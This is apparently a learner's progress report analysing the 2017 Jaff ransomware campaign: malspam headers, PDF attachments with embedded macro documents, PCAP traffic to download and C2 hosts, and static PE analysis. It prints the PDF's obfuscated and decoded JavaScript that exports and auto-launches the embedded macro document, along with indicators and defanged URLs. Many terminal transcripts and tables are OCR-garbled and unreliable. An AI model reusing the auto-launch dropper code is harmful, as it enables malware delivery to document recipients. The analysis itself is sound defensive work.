Jaff Ransomware Campaign Analysis – Progress Report

Objective:

To perform static and dynamic analysis of the Jaff ransomware campaign, focusing on infection vectors, malicious document structures, and behavioral indicators—without executing the ransomware binary itself.

Collected Samples:

We obtained files from the <u>Malware-Traffic-Analysis.net</u> archive related to the **2017-06-01 Jaff Ransomware Campaign**. The package included:

- PCAP Traffic: 2017-06-01-Jaff-ransomware-infection-traffic.pcap
- Email Tracker CSV: 2017-06-01-Jaff-ransomware-malspam-tracker.csv
- Malspam Samples: Emails, .pdf attachments, and embedded .doc files

Associated SHA256 Hashes for PDF Attachments:

```
35418461.pdf - 81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef 77586054.pdf - 753550a1aa18b506693af9e1dd3af81de174cd88e820a7c87e9a8474456d3deb 79443215.pdf - 2ac01c6385135cc695abdf4e9e34d7618a7e0b81285e1f3123df54a9572982fd 41021119.pdf - 7cf89ac46a7bfcb8657c8b7bfa9f39c5396ec62ef9e86416f4780138c72e9040
```

Malspam Details:

Email headers revealed spoofed senders and misleading PDF attachment names. Examples:

```
"Marcos" <Marcos.7077@[victim-domain]> — 77586054.pdf
"Ana" <Ana.0770@[victim-domain]> — 79443215.pdf
```

Each PDF contained an **embedded Word document** with malicious macros, intended to download and run the ransomware executable.

Embedded Word Doc Hashes:

 $\label{eq:fxchg1ydoc} \textbf{FXCHG1Y.doc} - 990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a\\ \textbf{YVQEG23K.doc} - b4304a0346bae39f2e158d2ad404f8b45aba2640fd903b26c5d6ca07ea9611ff}$

Static Analysis:

Tools used:

- oletools + oleid to extract and analyze macros
- Identified suspicious VBA code in FXCHG1Y.doc, including:
 - AutoOpen and Document_Open macros (AutoExec)
 - Calls to CreateObject, Shell, and GetObject

Extracted macro indicators suggest functionality to **download and execute the payload** from the web.

URLs Observed in Macros:

Macros attempted to download the ransomware from multiple compromised sites:

- dsopro[.]com/7rvmnb
- fabriquekorea[.]com/7rvmnb
- katoconsulting[.]ro/7rvmnb
- tasfirin-ustasi[.]net/7rvmnb

File Structure:


```
(veny) adishetty@adishetty-Inspiron-15-3520:-$ cd infosec/
2017-06-01-36ff-ransonware-enalis-and-nalware 2017-06-01-36ff-ransonware-infection-traffic.pcap.zip http_files pdf-parser.py
2017-06-01-36ff-ransonware-enalis-and-nalware.zip 2017-06-01-36ff-ransonware-analspan-tracker.csv payload venv
2017-06-01-36ff-ransonware-infection-traffic.pcap.zip payload_raw.bin
(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec; cd 2017-06-01-36ff-ransonware-enalis-and-nalware/
(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec; cd 2017-06-01-36ff-ransonware-enalis-and-nalware/
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(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec/2017-06-01-36ff-ransonware-enalis-and-nalware/enalis/
(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec/2017-06-01-36ff-ransonware-enalis-and-nalware/enalis/
(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec/2017-06-01-36ff-ransonware-enalis-and-nalware/enaledded-Word-docs/
(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec/2017-06-01-36ff-ransonware-enalis-and-nalware/enaledded-Word-docs/
(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec/2017
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
2017-06-01-Jaff-ransomware-malspam-tracker.csv



PCAP Analysis:

Network Structure:






Hosts:




Network Traffic by Protocol Over Time



HTTP headers




Network Traffic Distribution Among Endpoints





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Download Traffic Sources



Download Traffic Destinations





Key Flow:

Frame	Source IP	Destination IP	Info (TCP)	Interpretation
7	211.174.62.52	10.6.1.102	ACK	Normal ACK confirming the HTTP GET was received
8–16	211.174.62.52	10.6.1.102	[PSH, ACK] + large sizes (1514/1394 bytes)	Server is sending a large response — likely the malware payload (EXE)
17	10.6.1.102	211.174.62.52	TCP ACKed unseen segment	Indicates potential packet loss or capture missed a packet
18	10.6.1.102	211.174.62.52	TCP Window Update	Client updating TCP window — normal during large transfers
19	211.174.62.52	10.6.1.102	Previous segment not captured	Packet loss confirmed — we missed a packet carrying part of the payload

Frame 17 – TCP ACKed Unseen Segment

- Source: 10.6.1.102 (Victim)
- Destination: 211.174.62.52 (C2/Host server)
- Info: TCP ACKed unseen segment
- Explanation:
 - This frame acknowledges a segment with sequence number 13401 that Wireshark hasn't seen yet.
 - This typically happens when:
 - The capture started in the middle of a session.
 - A TCP segment was **dropped** or **missed** during capture.
 - It was out-of-order and not yet reassembled.
- Wireshark Warning: [Expert Info (Warning/Sequence): ACKed segment that wasn't captured (common at capture start)]
- Meaning: The victim (client) is acknowledging TCP data it received but which wasn't captured in this pcap file (possibly the beginning of the payload containing the .exe download).

Frame 19 – TCP Previous Segment Not Captured

- Source: 211.174.62.52 (Server)
- Destination: 10.6.1.102 (Victim)
- Info: TCP Previous segment not captured
- Explanation:
 - This TCP segment has sequence number 13401, length 1340.
 - Wireshark reports that a **previous TCP segment is missing**, i.e., Seq < 13401 wasn't seen.
 - The frame is flagged because **reassembly of the application payload** is incomplete or broken due to the missing data.

Nayload:

• If you inspect the Hex/ASCII pane, you can already see **binary-looking content** (e.g., MZ , PE header segments), suggesting this is **part of a file download**, possibly the ransomware .exe .

Step 1: DNS Resolution (Packet #295)

- Source IP: 10.6.1.102 (your local system)
- Destination IP: 211.174.62.52 (DNS server)
- Query: whoisfoxxrobiouy.net

This is a standard DNS request, likely triggered by the malware to locate its Command & Control (C2) or drop server.

Step 2: DNS Response (Packet #296)

- Response IP: 5.101.66.85
- The domain whoisfoxxrobiouy.net resolves to 5.101.66.85.

Now your system knows where to send the HTTP request.

Step 3: HTTP GET Request (Packet #301)

- From: 10.6.1.102 (your system)
- To: 5.101.66.85 (resolved from the domain)
- HTTP Version: 1.1
- Request URI: /a5/
- Host Header: whoisfoxxrobiouy.net

Payload:

This is the first HTTP request. The malware is likely reaching out to download something or report in.

Step 4: HTTP 201 Response (Packet #302) Status: 201 Created Server: nginx Content-Type: text/plain Content-Length: 7 bytes Date: Thu, 01 Jun 2017 20:56:03 GMT Response Body: Created This means the request was accepted, and a resource was "created" server-side — suspicious for an initial beacon or check-in request.

■ Red Highlight (Frame 304): TCP RST (Reset) Packet ■ Details from the screenshot: Source: 10.6.1.102 (your system) Destination: 5.101.66.85 (remote host) Protocol: TCP Flags: RST, ACK Length: 60 bytes Sequence #: 50 Acknowledgment #: 209

What is a TCP RST?

A **TCP RST (Reset)** packet is used to abruptly **terminate a connection**. It's like saying:

"Hey, stop talking to me — something's wrong or I'm done."

RSTs are usually seen when:

- The remote host closes the connection unexpectedly.
- An application **crashes or is forcibly closed**.
- A **firewall or antivirus** interferes.
- The connection is **rejected or invalid**

Analysis of Emails:

1. Inspecting EML Files (Raw Email Format)

If you have .eml files extracted from the malspam zip, you can analyze headers and attachments with these tools:

example:

cat 2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml

we found "77586054.pdf" it has

Header Analysis

Sender & Spoofing

- From: "Lorene" <Lorene.1011@[recipient's domain]>
- **Mailer:** Novell GroupWise Internet Agent 7.0.1

Likely spoofed. Common in malspam campaigns — older mail clients like GroupWise can be used to evade detection.

IP Address

- Received from: 176, 216, 10, 119
- A quick check (manually or via threat intel tools) shows that this is probably an **infected machine in a botnet** sending out spam.



```
### Received From 172 25.5.5 8.3 | ()

by [removed]:

Thu, 01 Jun 2017 2015.6:39 40000 (UTC)

Date: Fri, 02 Jun 2017 1913.6:13 49000

Date: Fri, 02 Jun 2017 1913.6:13 49000

Message: Jun 2017 1913.6:13 4900
```

Attachment: 35418461.pdf

Type:

• Content-Type: application/octet-stream → marked as binary, but the filename and structure shows it's a PDF.

Encoding:

Base64 – classic technique to embed binary data in an email. The sample you posted starts with:

```
JVBERi0xLjQKJeLjz9MK... Which translates to: %PDF-1.4 \rightarrow confirms it's a valid PDF file.
```

This is a classic malspam email that:

- Is automated
- Sends **only a PDF** (not much body content another red flag)
- Uses a **numeric filename** to appear official (e.g., invoice ID)
- PDF is the dropper or loader:
- Either contains a malicious link, or
- Embeds a **Word document with macros**, or
- Triggers an exploit on open (less common in 2017 but still used)

PDF Files (Attachments)

python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf

```
(venv) adishettyBadishetty-Inspiron-15-3320:-/infowes python3 pdf-parser.py 2017-06-01-3aff-ransomware-emails-and-malware/attachments/35418461.pdf
This program has not been tested with this version of Python (3.12.3)

PDF Comment 'sNoP-1.4\n'

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```

Key Findings from PDF Analysis

1. Embedded Files Detected

The PDF contains multiple **embedded files**, which is a major red flag in malspam campaigns:

Object	File	Туре	Notes
5 0	XKDQK1N.zip	ZIP	Possibly contains macro docs
9 0	0.docm	Word Macro	Very likely to contain VBA macro
13 0	1.xlsx	Excel	May act as a decoy or dropper
15 0	XKDQK1N_1.txt	ТХТ	Possibly fake or misleading
17 0	XKDQK1N.doc	Word Doc	Primary payload target (likely)

2. JavaScript Execution

Object 24 0 contains:

```
obj 24 0
Type: /Catalog
Referencing: 20 0 R, 23 0 R, 18 0 R

//Type /Catalog
/Pages 20 0 R
/Names 23 0 R
/OpenAction

//S /JavaScript
/JS 18 0 R

>>>
```

This means the PDF tries to **automatically execute JavaScript** when opened. Classic behavior for malware delivery.

```
(venv) adishetty@adishetty-Inspiron-15-3520:-/infosec5 python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 18 -f
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 18 0
Type:
Referencing:
Contains stream

    /Length 107
    /Filter /FlateDecode
>>
b'var _0x208f=["cName","nLaunch","exportDataObject"];var c={};c[_0x208f[0]]= \'XKDQK1N.doc\';c[_0x208f[1]]= 2;this[_0x208f[2]](c)'
```

```
(venv) adishetty@adishetty-Inspiron-15-3520:-/infose:$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 16 --extract XKDQKIN.doc
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 16 0
Type: /EnbeddedFile
Referencing:
Contains stream

    /Length 39045
    /Type /Enbeddedfile
/Filter /FlateDecode
/Params

    /ModDate "(D:20170601201700+03'00')"
    /Size 94208
    >>
```

Here's a decoded/cleaned-up version of the JavaScript:

```
var c = {};
c["cName"] = 'XKDQK1N.doc';
c["nLaunch"] = 2;
this["exportDataObject"](c);
```

This JavaScript is exploiting a **PDF feature** to **export and launch an embedded file**.

- cName = 'XKDQK1N.doc': This is the name of the embedded malicious DOC file.
- nLaunch = 2: Indicates that the file should be **automatically launched** after exporting.
- exportDataObject(c): This function extracts and saves the embedded DOC file, and depending on settings, may launch it.

Why It's Dangerous

If opened in a vulnerable PDF reader (like older versions of Adobe Reader with JavaScript enabled), it could:

- 1. Export the malicious . doc file.
- 2. Automatically open it.

3. The .doc file might contain macros that download or execute the Jaff ransomware payload.

Analyze the Word Doc


To check for **macros or malicious code** inside the .doc, we can use tools like:

1. oletools (especially olevba):

This tool extracts and analyzes VBA macros from Office documents.

None		
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Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is
I IAutoExec		opened Runs when the file is opened and ActiveX
I		objects trigger events
Suspicious	Environment	May read system environment variables
Suspicious	Open	May open a file
Suspicious		May write to a file (if combined with Open)
Suspicious		May write to a file (if combined with Open)
Suspicious	Blnary	May read or write a binary file (if combined with Open)
 Suspicious	 Command	May run PowerShell commands
ISuspicious		May call a DLL using Excel 4 Macros (XLM/XLF)
	CreateObject	May create an OLE object
Suspicious		May get an OLE object with a running instance
Suspicious	Windows	May enumerate application windows (if
!		combined with Shell.Application object)
	User-Agent	May download files from the Internet May attempt to obfuscate malicious function
Isuspicious	CallByName	
Suspicious	Hex Strings	Hex-encoded strings were detected, may be
i i		used to obfuscate strings (optiondecode to
T .		see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be
		used to obfuscate strings (optiondecode to see all)
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	c A stomping cannot be		
Indicator		Risk	Description
	MS Word 97-2003 Document or Template	info 	
Container format			Container type
	Microsoft Office Word	info 	Application name declared in properties
	1252: ANSI Latin 1; Western European (Windows)	info 	Code page used for properties
		info 	Author declared in properties
		none	The file is not encrypted
		HIGH 	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
	No 	none 	This file does not contain Excel 4/XLM macros.
External Relationships		none 	External relationships such as remote templates, remote OLE objects, etc



Triggers automatically when the document is opened (AutoOpen, Document_Open).

- Extracts and/or creates an OLE object likely the embedded file.
- **Uses obfuscation** (Base64, hex, CallByName) to hide real commands.
- **Spawns rundll32.exe** a well-known LOLBin (Living Off the Land Binary) often used by malware to run payloads.
- May download additional components or connect to a C2 server via HTTP.

mraptor Results Breakdown

Indicator	Meaning				
Result: SUSPICIOUS	Strong evidence of malware activity				
Flags: AWX	 A = AutoExec macro (runs on open) W = Writes to disk or registry X = Executes commands or files 				
Type: OLE:	Confirms it's an OLE (classic Word .doc) file				
File: XKDQK1N.doc	Malicious Word document from the PDF				
Exit Code: 20 → indicates high-ris	Exit Code: 20 → indicates high-risk behavior (based on mraptor scoring).				

When we opened the doc files , we got macros warning...



Now we are analyzing .exe file , which is the main file that automatically executes and we confirm that **ransom note** and confirmation that bruhadson8.exe is a **Windows 32-bit PE (GUI)** binary.

```
(veny) adishetty@adishetty-Inspiron-13-3520:-/infosec/2017-86-01-3aff-ransonware-enalls-and-nalware$ cd Jaff-ransonware-files$ (veny) adishetty@adishetty-Inspiron-13-3520:-/infosec/2017-86-01-3aff-ransonware-enalls-and-nalware/Jaff-ransonware-files$ ls bruhadson8.eve | Teacher To Sake Your Files.html* README TO Sake
```

Key indicators:

- **Tor site:** rktazuzi7hbln7sy.onion common for ransomware (anonymous payment & instructions).
- **Decrypt ID:** Just a placeholder in this sample (0123456789), but unique per victim in live infections.
- **Private key control:** Classic asymmetric encryption model, making decryption without payment infeasible unless the C2 server or keys are recovered.

```
(ven) galsheftyplatishetty-lappiron-15-3320:/\nforce/2817-86-31-28ff-ransonware-enalis-and-nalbare/laff-ransonware-file: $ pthon3 analyze_pe.py

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(verw) adishetty@adishetty=Inspiron-15-3520:-/infosec/2017-86-01-30ff-ransonware-enails-and-malware/Jaff-ransonware-files$ sudo apt install binwalk
[sudo] password for adishetty:
Reading package lists... Done
Building dependency tree... Done
Building dependency tree... Done
Building dependency tree... Done
One Reading state information... Done
Dinmalk is already the newest version (2.3.44fsg1-5).
O upgraded, of newly installed, b to renove and IB not upgraded.
(verw) adishetty@adishetty=Inspiron-15-3530:-/infosec.poin-so-01-30ff-ransonware-enails-and-malware/Jaff-ransonware-files$ binwalk -e bruhadson8.exe

DECIMAL HEXADECIMAL DESCRIPTION

ON Nicrosoft executable, portable (PE)
113912 0x18F6 PMC image, 608 x 300, 8-bit/color RGB, non-interlaced
230092 0x302CC XML document, version: *1.6*
```

Observations & Inferences:

From KERNEL32.dll:

- CreateFileA/W, SetFilePointerEx, WriteFile, FlushFileBuffers,
 CloseHandle → File manipulation likely used for encrypting victims' files.
- HeapAlloc, HeapFree, VirtualQuery, TerminateProcess → Memory operations, possibly for obfuscation or resource cleanup.
- GetTickCount, Sleep, GetCurrentProcessId, IsDebuggerPresent → Antidebugging or sandbox evasion tactics.

From ADVAPI32.dll:

LookupAccountNameA, GetFileSecurityA, SetFileSecurityA,
 AddAccessAllowedAce → Involvement with security descriptors and permissions – ransomware often modifies file permissions.

From USER32.dll:

• TrackPopupMenuEx, InsertMenuA, GetDlgItem → May indicate **GUI component** or **fake user interactions** (decoy windows?).

From OPENGL32.dll:

• glViewport, glMatrixMode → Super weird to see OpenGL in ransomware. May be:

- Leftover from reused code,
- Used for fancy GUI (unlikely),
- A stub for detection evasion?

From NTDSAPI.dll:

• DsReplicaModifyA, DsUnquoteRdnValueW → Possibly targeting Active Directory or querying domain metadata — not super common in regular ransomware, but suggests it may be network-aware.

Inference


The presence of:

- File system APIs,
- Security/ACL manipulation,
- Anti-debugging indicators,
- Potential AD-related functions

...all strongly align with ransomware behavior.

file entropy (for encryption/compression) :

binwalk -E bruhadson8.exe



Observations:

1. High Entropy Regions

- Between 0x400 (~1 KB) and 0x2D000 (~184 KB) the entropy is very high (around 0.96+).
- High entropy usually indicates compression, encryption, or packing typical for embedded payloads or encrypted ransomware logic.

2. Clear Entropy Drop-Offs


- Notable **falling edges** at:
 - 0x0
 - 0x11800 (72 KB)
 - 0x2D000 (184 KB)
- These boundaries might define **sections or segments** of the executable often separating unpacked code from packed/encrypted payloads.

This .exe is almost certainly packed or contains embedded encrypted sections.


- It's likely:
- a **dropper** or **stub** that extracts or decrypts a ransomware payload at runtime.
- hiding **C2 configuration** or **ransom logic** in the high-entropy area.

VirusTotal Scores:


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
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
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After execution of this .exe file ...

